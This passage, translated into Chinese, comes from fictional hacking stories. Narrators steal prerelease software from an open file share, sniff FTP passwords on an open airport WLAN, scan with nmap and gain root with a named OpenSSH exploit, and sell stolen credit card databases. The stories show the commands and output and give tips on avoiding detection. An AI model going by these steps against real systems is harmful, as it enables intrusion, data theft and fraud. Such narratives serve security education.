在网络之外时，我没有用端口扫描工具或任何其它已知的黑客或安全工具。我所做的一切是尽可能地无辜。现在我不必如此谨慎了，我要用一些工具来探索他们的网络。

很快地检查了一下 ipconfig 表明：我分派了一个 DHCP IP 地址 192.168.1.200。现在我要做的是找出这个网络中其他 252 个 IP 地址。既然这是个 Windows 网络（目前看来是这样），我要证实一下有关他们如何部署其软件开发服务器的猜测。

- 这是一台位于内部的 Windows Server，也许有一个大硬盘运行着 Microsoft Visual source Safe。有几个 Windows 文件共享，映射到代码开发的不同部分——也许一个是 beta 代码，另一个是较老的版本，也许还有几个开发人员的私有共享文件夹在他们之间共享公用数据。
- 有一台刻盘机，也许是一台工作站或许就叫 CDR 或刻盘机，用来刻盘分发给商业合作伙伴或员工带回家，或用于在办公室中的通用安装。

我只想要软件。如果可能，我宁愿不需要攻入他们的开发服务器。我只想拿到拷贝就离开。就这一点而言，大多数黑客会变得贪婪，并开始攻击每一台机器，试图获得完全控制。他们也许考虑要攻入后门或者让开发代码中毒，甚至是完全删除他们。这种想法直接导致了被抓获。就像在赌场赢了 \$100。如果你很聪明，就赶快离开。蠢货老是四处转悠想赢得更多，而通常又会输得精光。

到处寻找

如果问计算机，它能告诉你很多。同样，DNS 能泄露很多信息，WINS（Windows Internet 命名系统）如果不是更多也能告诉你同样多的信息。我发现这样做的最好的方式是以被动的解析模式使用 fscan（www.foundstone.com）。我要找的或者是一台开发服务器或者是用来创建 CD 的一台机器。

Fscan (缩写) 的输出

192.168.1.1	coresw1.denizeit.com
192.168.1.2	router.denizeit.com
192.168.1.26	staging
192.168.1.27	dev01
192.168.1.40	97795
192.168.1.41	97825
192.168.1.42	97804
192.168.1.43	97807
192.168.1.44	97818
192.168.1.60	DENIZEIT1
192.168.1.50	HP_4000n
192.168.1.52	CDR42X
192.168.1.102	97173
192.168.1.101	rt2500
192.168.1.100	97725
192.168.1.105	97449
192.168.1.106	192410
192.168.1.138	93066
192.168.1.137	97757
192.168.1.135	LAPTOP1
192.168.1.145	97607
192.168.1.162	laptop2
192.168.1.170	act102801
192.168.1.157	ernie

我省略了一些行，但是从这儿行我们就可以看出这是一个核心网络。似乎每个人都在同一个子网中，所以这个公司可能有大约 200 人。不错。

我猜有四到五个计算机名是有用的号码或者某种跟踪号码。这可能意味着所有的桌面计算机都是向某人租借的。也证实了关于一台用来播放 CD 的机器就在不远处的猜测；CDR42X 听起来就像一个储蓄罐。Dev01 很可能是他们的开发服务器。令人感兴趣的是那个 01。为什么会叫 01，莫非还有 02, 03？很快地 ping 了 dev02, dev03，没有响应。也许，他们的网络设计师刚刚离开房间。

现在，我已经发现了目标。首先，我要攻击他们的开发服务器，看看我是否能连到任何开放的/空的共享资源。尽管我有一个 VPN 账号，他们的 Web 站点告诉我

这个密码与用户登录密码不同。这意味着我要以客人的身份连接到任何资源。如果真的需要这样做我就得努力获得一个域用户名和密码。关键是“需要”，因为我不是按钟点获取报酬的，而是要找那个软件。

我在 PC 上运行 Windows 2000（类似于优雅的 Linux）发现，如果使用 Windows 来黑 Windows Server 会更容易。我单击“开始”|“运行”，输入\\192.168.1.27。如果我能以客人身份连接到 IPC\$（Interprocess Communication），将连接到 dev01 并列出所有公用共享文件夹，尽管不会显示隐式共享资源（如 c\$或 d\$）。如果开发者要使用的话，就应该是公用共享文件夹。不幸的是，我看到的是一个登录用户名/密码的提示。显然，连接到 IPC\$需要认证。

该死！至少我还有 CDR 机。关于那台 CDR 机器，无论如何他们通常没有一点秘密。为什么要费这个事呢？这只是一台该死的 CD 刻录机，对吗？大部分人没有意识到的是每个人都会连接到它并将文件拷贝到 CDR 机器上。他们常常会有大量不同的原始数据。大多数人并不删除他们拷贝到服务器上的文件，因人们都是懒惰的。

我敲入\\192.168.1.57，映入我眼帘的是一个弹出窗口，显示出三个共享文件名：incoming, images 和 USER。现在我敲入：\\192.168.1.57\\incoming。瞧，我进入了人们将文件放入其中准备刻盘的目录。这里有假日图片、自由 MP3 等各种东西，还有一个令人感兴趣的 zip 文件叫做 Current_website.zip——也许是他们 Web 站点内容的 Zip 文件，很可能含有一些密码。这大多看上去像通常的用户数据、个人信息、文档备份等等。大约浏览了半小时后，我决定：尽管这些数据含有一些信息，但他们不值得我浪费时间。

打开 IMAGES 文件夹，看到以下目录：

```
DD_3
DD_2.5
DD_2.21
DD_2
DD_GOLD
OfficeXP
Windows XP
COREL DRAW 10
```

也有几个其他的 office 应用目录，但是真正引起我注意的是第一个文件夹 DD_3，看上去像数字设计器 Digital Designer 3。这个目录下有 cd1.iso, cd2.iso 和 readme.txt。

Readme.txt

感谢对制作数字设计器 3 有帮助的所有的人，是他们使它成了今天的样子。

许可证代码是：DD3X_1029AZ-AJHZ-JQUE-UIW

这是不限节点的多站点许可证，仅限于合作伙伴和内部员工使用。不要外传！

Jerald Covark

Denizeit 公司、软件设计部经理

太好了！显然，IMAGES 包含办公室用的不同应用程序的 CD 映像，包括数字设计器。记得当我检查他们的 Web 站点时，看到大约 25 个商业合作伙伴的列表。我猜这台机器是用来为他们制作 Digital Designer 3 私有拷贝的。

许可证代码也相当容易取得。我猜他们分发时会把这个号码印在 CD 上。这是我的客户所需要的一切。我选择了这些文件，通过 VPN 将他们拉到我的计算机上。关于许可证还有一点好处是：如果 Denizeit 知道 Digital Designer 3 在正式发布之前就已经可获得，而且每个拷贝都有一个内部私有的许可证代码，他们就会首先怀疑其商业合作伙伴泄露了 CD。

结论

对我来说，黑客艺术有着清晰的目标和非常明确的目的。仅仅在网络上四处游荡自找麻烦的凌乱的黑客们是最终会被看见并被抓获的。在这次攻击中我真正会被发现的只有一点：在 SQL 查询阶段，当我闯入 Intranet 时，Web 日志会表明我引起服务器发出了 500 个返回。但是没有人注意。注意到我从未试图闯入开发服务器也是重要的。我的目标不是要获取源代码或恶意传播病毒，只是简单地窃取公司的最主要的资产：他们的软件。为了访问软件，如果必须这样做的话，我会攻入 dev01。

这个网络可能打了最新的补丁，安全管理员整天坐在键盘旁边，但我还是能够进入。黑客并不需要参加最新的 0-day 探索或强大的网络障碍。真正的黑客就是很用心，往往攻击人类小小的简单的弱点。

我建议他们升级到 Employee v1.01。

第 6 章

飞翔在友好的天空

——Joe Grand 著

我在机场，又坐在这里等下一个航班了。现在我应该已经习惯了，我飞行的次数比看女友的次数还多。我记下了常乘飞机的航班号，并总是在登机时确保请求升级到一等仓。当然，门口的服务员每次都只是对我微笑、摇头……

轻易通过安检后，我沿着狭窄的通道向大门走去。我的眼睛环视着巨大的玻璃墙门，寻找一个地方打发接下来的登机前的一小时。我直奔一个能俯视停机坪的大窗口。在一排乙烯基面的椅子上重重地坐下，然后从茶色电脑包中拿出笔记本（就像我背后有一个重大盗窃目标）。将文件在相邻的座位上铺开，我让自己坐得舒服一些。

在笔记本启动 Windows 2000 时（有时似乎就是它在占据着每一天）。我环顾候机厅。我总是对人们怎样度过在机场的时间很感兴趣。与我隔几个座位，一个穿着棕色卡其布的老头懒散和舒适地张着嘴巴很快熟睡了。在我后面是一家人，他们的两个孩子，高声喧哗着，追逐着，敲打着视野内的一切，那边坐着几个商人模样的人，不停地打着电话。至于我，看上去好像是我本来就住在机场。我脱掉鞋子，踢到挨着电脑包旁边的地板。我解开旅行时总穿的带帽子的运动衫，露出了红色的印着“清淡啤酒俱乐部”的T恤。旅行时我喜欢穿得舒适一些。

我总是不明白怎么有人就能在候机厅里傻坐着……坐着……坐着，什么也不干只是盯着空中。我不能这样。我需要有趣的事情来打发时间，这通常包括我的笔记本电脑和 Internet 连接。

无线网络真是太好了。没有任何限制仍能与外界沟通。我能坐在走廊里，眺望着海洋，在加利福尼亚的阳光下做电路设计，就像在家里工作一样。当我在屋子里走动时并不总是能在线路上轻快地舞动。我已经注意到无线网的好处就是它无处不在。事实上这些日子我几乎没有注意到这一点。在居住社区，宾馆，大学宿舍，本地的 Starbucks 及麦克唐纳的沿街，无线网无处不在——尽管我不知道为什么有人会愿意坐在 Mickey D 店中边使用电脑边吃大 Mac，要经过好几天的时间，笔记本电脑上才不会有那种油脂的味道。


无论如何，我放松了，在机场的座位上伸开四肢。并且我很想上网。实际上我正想要做点什么。我不会厌倦的。

我决定先装上网 Stumbler，来探询任何活动的 802.11b 无线访问点的电视广播。一个访问点在窗口中弹出来。像这样的小机场可能不会有像大型、都市机场一样严格的网络安全程序。所以他们能偷携本地的无线访问网络，也就是众所周知的 WLAN，而其他地方可能没有。

公司的网络中有无线能力，就像在公司的停车场中装上 Ethernet 插孔一样。许多管理员只是简单地插上无线访问点，硬件是默认配置，有时还对公众开放整个公司的网络，或者至少是让大家能通过公司的连接来访问 Internet。我们处在一个能如此方便地使用无线技术的时代，人们通常就是忽视了安全问题并假装它们不存在。

使用 NetStumbler，我能很容易地看到 MAC（媒体访问控制）地址，网络名（SSID），

通道，访问点供应商，加密类型，信号和噪声值以及其它的一些参数。使我惊讶的是无线网上没有用加密。我检测到标记为“fokyoo”的网络是一个简单地向公众广播自己的开放的网络。



NetStumbler 显示出活动的无线访问点

通常，WEP 是有线对等私有算法，在 802.11b 系统中用来加密和保护无线数据流。即使 WEP 已被发现是极其不好的，但仍有许多人用它来增加一层（非常薄的）安全。我猜它是聊胜于无，但是 WEP 可被主动攻击、被动攻击和基于字典的攻击攻破。

除了提供无线网上的加密，WEP 也用来阻止未授权的访问网络。WEP 依赖在访问点（连接到无线网络的基站）和移动站点之间共享的秘密密钥。有许多简单的攻击工具，如 AirSnort 和 WEPCrack，它们能分析大量 WEP 加密包来决定 WEP 密钥。捕获足够的包来建立 WEP 初始化向量的字典，这些工具使用的字典会花十几小时或者几天时间，这根据有多少数据流量实际流过无线网络而定。自此，在 WEP 密钥出现前，这像把它们输送给工具一样简单。我最近知道有人是如何能通过踢开用户的网络并快速跳到他的位置上以截取合法用户无线连接的情况。

很幸运，这个网络上的 WEP 没有启用。我在这里不会待超过一小时，所以也许


没有足够的时间确定 WEP 的密钥并连到无线网。

对于未加密的开放的无线网络，为了连到访问点并获得对网络的访问，我所需要的就是 SSID。足够简单，因为访问点广播了 SSID——不是个秘密。首先，我在 Windows 2000 无线适配器配置中输入 SSID。



无线网络配置：设置 SSID


接下来，我禁用 WEP，手指略过，单击“下一步”。



无线网络配置：禁用 WEP 安全

如果动态主机配置协议（DHCP）在访问点上已经启用，我就会分配 IP 地址。

网关信息，并访问网络。



成功地连接到无线网络

很高兴没有任何错误，我启动 Windows 命令提示行，并运行 ipconfig 来验证我的设置。

```
C:\>ipconfig
```

```
Windows 2000 IP Configuration
```

```
Ethernet adapter Wireless:
```

```
Connection-specific DNS Suffix . : host.atc.state.ca.us
IP Address. . . . . : 192.168.1.103
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1
```

到目前为止，一切都顺利！快速 ping 到 www.grandideastudio.com，验证我确实起来了并且正在运行。

```
C:\>ping www.grandideastudio.com
```

```
Pinging www.grandideastudio.com [216.127.70.89] with 32 bytes of data:
```

```
Reply from 216.127.70.89: bytes=32 time=80ms TTL=241
Reply from 216.127.70.89: bytes=32 time=70ms TTL=241
Reply from 216.127.70.89: bytes=32 time=70ms TTL=241
Reply from 216.127.70.89: bytes=32 time=80ms TTL=241
```

```
Ping statistics for 216.127.70.89:
```

```
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
```

```
Approximate round trip times in milli-seconds:
```

```
Minimum = 70ms, Maximum = 80ms, Average = 75ms
```

我不仅连到了私有无线网络，还能够访问 Internet。一旦在网上了，底层的无线协议就是透明的了，我能像操作标准的有线网那样操作。从一个黑客的眼光来看真

是好极了。有人能够只是走进 Starbucks，跳进他们的无线网络，攻击 Internet 上的其它系统，几乎不可能被检测到。公共无线网络对于保持你的匿名真是太好了。

30 分钟之后，我已经用安全的 Web 邮件客户端检查完邮件，阅读了新闻，在 eBay 上发了几个标，寻找我一直在找的几个罕见的 20 世纪 50 年代的棒球卡。我又厌倦了，还有半个小时才开始登机。

我决定登录到 AiroPeek NX，监控无线网络上的包看看现在正在流什么样的信息，以便更深入探测。所有的 TCP/IP 数据像在正常的有线网络上一样传输。



AiroPeek NX 显示从无线 AP 发送的 802.11b 广播包

当我观察无线访问点上正在发送的几百个 802.11b 广播包时，注意到一个有趣的数据流。我快速打开 AiroPeek 过滤器来阻止所有的广播包并隔离有疑问的包。当我更近地看了数据，看到有人正在发起一个文件传输协议（FTP）会话时，我的心跳加速了。




AiroPeek NX 显示通过无线网络被探索到的明文 FTP 会话

我猜这个 FTP 会话属于一个合法的信任用户，是机场的某个人。因为 FTP 是一个清晰的明文协议，查看包的详情我能识别目标 FTP 服务器（abc-sfo1-atc.state.ca.us），用户名（davis）和密码（flybynight）。这个登录信息对于进入网络上的其它系统是很有用的。密码重用是计算机安全链中的一个弱链接。人的天性和方便似乎总是胜于正确的安全机制，没有人想记住大量不同的密码。我写下信息并继续网络研究。

我让 AiroPeek NX 运行稍微长些时间，探索电视广播并记下所有的网络数据流量。我通过生成一个窥视图看看哪一个计算机正连接到其它的计算机，简单地做了流量分析。

仅在几分钟之内，我就开始看到几个网络图聚集在一起。



AiroPeek NX 显示网络的窥视图

我在 Windows 2000 系统中安装了 Cygwin，这是一个 UNIX 环境和 Windows 的工具集，所以我能获得标准的 bash 提示符和命令行运行工具。我知道 FTP 服务器的 IP 地址并看到一些高级的 IP 设置，运行 nmap。这是一个开源的端口扫描工具，用来刺探网络地址范围并决定网络上可访问的主机是否有任何开放的服务。如果有，我就可以试着使用从 FTP 会话探索到的登录证件来获得对一个系统的访问。或许能利用一个已知的安全探索器来攻入。

```

bash-2.02$ nmap -sS -O -oN scan 192.168.*.*
bash-2.02$ cat scan
# nmap (V. 3.00) scan initiated Mon Mar 17 22:32:28 2003 as: nmap -sS
-O -oN scan 192.168.*.*

```

Interesting ports on SPANDEX (192.168.1.102):

(The 1595 ports scanned but not shown below are in state: closed)

Port	State	Service
135/tcp	open	loc-srv
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
1025/tcp	open	NFS-or-IIS
1026/tcp	open	LSA-or-nterm
1027/tcp	open	IIS

Remote OS guesses: Windows NT 5 Beta2 or Beta3, Windows Millennium Edition (Me), Win 2000, or WinXP, MS Windows2000 Professional RC1/W2K

Advance Server Beta3

Interesting ports on (192.168.1.109):

(The 1588 ports scanned but not shown below are in state: closed)

Port	State	Service
21/tcp	open	ftp
22/tcp	open	ssh
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http
110/tcp	open	pop-3
143/tcp	open	imap2
199/tcp	open	smux
443/tcp	open	https
993/tcp	open	imaps
995/tcp	open	pop3s
3306/tcp	open	mysql
5432/tcp	open	postgres

Uptime 35.940 days (since Mon Feb 10 00:12:59 2003)

第一个被检测到的主机看上去好像是标准的 Windows 系统，运行着普通 Microsoft 服务。第二个主机更加吸引人，因为它在运行着许多开放的服务，包括 FTP，HTTP，SSH，POP 和 IMAP。细读 nmap 的结果，我发现那是一个相当重要的系统，具有 E-mail 功能并提供 Web 内容服务。我决定去看看第二个系统，如果有时间稍后回来再检查第一个系统。

知道了 Gobbles 能远程探索 OpenSSH 的弱点以及如何常常用它来获得 root 权限，我开始检查 SSH 的目标系统正在运行的版本。

```
bash-2.02$ telnet 192.168.1.109 22
```

```
Connecting To 192.168.1.109...
```

```
Escape character is '^['.
```

```
SSH-2.0-OpenSSH_3.4
```

OpenSSH3.4 版对 Gobbles 探索存在明显的弱点，所以我继续。

```
bash-2.02$ cd /gobbles
```

```
bash-2.02$ ./ssh -l root 192.168.1.109
```

```
[x] remote host supports ssh2
```

```
Protocol major version differ: 2 vs. 1
```

```
[*] remote host supports ssh2
```

```
[*] server_user: root:key
```

```
[*] keyboard-interactive method available
```

```
[*] chunk_size:4096 tcode_rep: 0 scode_rep 60
```

```
[*] mode: exploitation
```

```
....PpppPppppPppPpPppPppPppPppPpp. . .
```

```
*GOBBLE*
```

```
OpenBSD tux 4.0 GENERIC#94 i386
```

```
uid=0(root) gid=0(wheel) groups=0(wheel)
```

```
# whoami
```

```
root
```

成功了！我用简单的探索就赢得了系统上的 root 权限。现在我能完全控制了。如果我知道这个系统是用来做什么的就好了。我在系统中转换目录，寻找着感兴趣的数据阅读，它们会告诉我这是什么系统。

```
# cat /tmp/dispatch.log
```

DISPATCH LANDING REPORT

DATE	FLIGHT	AIRPORT		TIME		AIRCRAFT	MILES
		DEPART	ARRIVE	DEPART	ARRIVE		
MAR9	TRS498	FLL	YYZ	21:43	0:01	T/B712/E	805
MAR9	MRA833	AVP	YYZ	23:11	0:13	T/MD80/A	538
MAR9	SWA234	MHT	YYZ	22:03	0:22	C208/G	73
MAR9	COA426	IAH	YYZ	21:29	0:25	T/B737/R	1447
MAR9	DAL2120	CVG	YYZ	23:00	0:31	T/E145/I	146
MAR9	AAL3170	BWI	YYZ	22:27	0:43	T/B752/E	638
MAR9	BTA3490	BOS	YYZ	0:02	0:46	T/B739/E	272
MAR9	USA618	ABQ	YYZ	23:50	0:52	C208/A	126
MAR9	MTN7454	PHL	YYZ	0:18	0:58	T/B733/R	250

那个文本文件看上去令人感兴趣。它显示机场登录记录。“真是一种奇怪的文件类型，存放在临时目录中”我嘀咕。

现在甚至还有更奇怪的，我决定看看 Web 服务器正在发布什么类型的内容。我没有用浏览器直接访问 <http://192.168.1.109>，以免被任何已经启用的 Web 日志机制检测到。相对于其它系统日志，人们更有可能检查 World Wide Web 日志。即便我通过无线连接匿名登录网络，也不想引起不必要的怀疑，万一我以后还要回来进一步检查一些东西呢。相反，我用 tar 压缩了 /var/www/html 目录的内容，并把他们 ftp 到我本地的计算机上，我本地的机器正在运行 GuidFTPd，一个免费的 Windows FTP 服务器。我首先浏览了一些图片文件，其中一个文件 temped0.gif 无以名状地吸引了我的注意。

“这会是某种飞行控制系统吗？”我心想，心跳开始加速。

“女士们/先生们。701 次飞往波士顿的航班就要开始登机了。请准备好您的登机卡和身份证，”大门服务员拖长了声音喊道。

“该死，”我抱怨着。看上去好像这个机场系统刚刚被铃声保存了。

没有时间去探索了，我把机器设到休眠模式，把文件装进包中，赶紧加入另一个长长的队伍进入机场大巴。

坐在候机室舒适的乙烯基椅子上，我度过了这段时间，让我飞翔在机场无线网络的友好的天空。

参考文献

1. 网络 Stumbler, <http://www.netstumbler.com>
2. S.Fuhrer, I. Mantin,和 Shamir, “RC4 密钥调度算法中的弱点”, 2001 年 8 月
www.wisdom.weizmann.ac.il/~itsik/RC4/Papers/Rc4_ksa.ps
3. N. Borisov, I. Goldberg 和 D.Wagner, “WEP 算法的 (不) 安全” www.isaac.cs.berkeley.edu/isaac/wep-faq.html
4. WEPCrack, <http://wepcrack.sourceforge.net>
5. AirSnort, <http://airsnort.shmoo.com>
6. WildPackets AiroPeek NX,
http://www.wildpackets.com/products/airopeek_nx
7. Cygwin, <http://www.cygwin.com>
8. Nmap, <http://www.insecure.org/nmap>
9. OpenSSH Challenge-Response Buffer Overflow Vulnerabilities,
<http://www.securityfocus.com/bid/5093>
10. GuildFTPd, <http://www.guildftpd.com>

第 7 章 Dis-card

——Mark Burnett 著

<temor> 你…
<temor> 你在吗？
<dis-card> 在。
<temor> 你能帮我检查一个站点吗？
<dis-card> 可以，url 是什么？
<temor> 等一下，我得再找找……

Temor 是个好人，我可以相信他。他不是一个真正的黑客，而是个商人。我们的方法相当直观：他发现站点，我来闯入，获取信用卡数据库，把它放在一个停止的站点。他把数据库卖掉，我们俩人挣钱。

至于我，是个黑客。但是你绝不会读到关于我攻击海军的 Web 站点或拿下美国有线新闻网络（CNN）的消息。通常，被攻击的目标决不会知道我就在内部。我的笔名是 dis_card，我从未醉醺醺地在攻击的主页上穿行，你很少会发现我在公共聊天室里游荡，我真的不存在。因此，没有人有理由害怕我。

<dis-card> 好，我在。

<temor> 已经在？好样的！

<dis-card> 好，这里有将近 10 万个卡。

<temor> 太好了

10 万个信用卡号——钱来得太容易了。这绝不意味着一个大的得分，在过去的几年里，随着安全意识增强，肯定能挣钱的信用卡逐渐地少了。如今，对我来说要更快地进入也很难。

我和 Temor 因为提供高质量列表而出名。我们总是得到高价。Temor 让供应商做代理，由代理商把我们的列表卖给更小的买主。供应商把卡卖给持卡人赢得巨额利润。相信我们直接卖一定会挣更多的钱，但是，通常供应商是进监狱的人。

至于我，匿名让我安全。白天，我穿着套装作为公司的网络管理员去上班。晚上，我解下领带，进入我另外的一个叫做 dis-card 的身份。

差不多在 6 年前，我在一个 IRC 聊天室中遇到了 Temor。我完全是一个网络新手，没有人听说过我。Temor 是一个信用卡频道的操作员。在那个频道中，对于我们网络新手来说，OPS 就像是上帝。他们似乎总是有无数的卡供应，这个频道中的大多数人反映他们会被封杀出局：旧信用卡号已经出售或重复出售，所以大部分都被长期取消。但是我正在学习攻击并开始发现我自己的信用卡号列表。我并不是真有兴趣冒险去用偷来的信用卡，但是我知道这些列表是有价值的。我想让自己成为一个频道操作员。我想成为上帝中的一员。

<temor> 我听说你想加入我们？

<dis-card> 是的。

<temor> 你做什么？

<dis-card> 我攻入 Web 站点

<dis-card> Windows 系统。

<temor> 一个 Windows 黑客？你当真？

记得那是 NT4 时代，当时很少有黑客费事攻击 Windows 服务器，一半是因为没有人把 Windows 当回事，一半是因为没有人真正知道如何能很好地攻击它们。但是我有着 5 年的 Windows 数据库管理员经验和更多年头的 Windows 网络经验，这是我的领域，归我所有。

<temor> 你有什么优势？(you any good?)

<dis-card> 呵呵，给我一个 URL。

<temor> 好，让我们找一个。

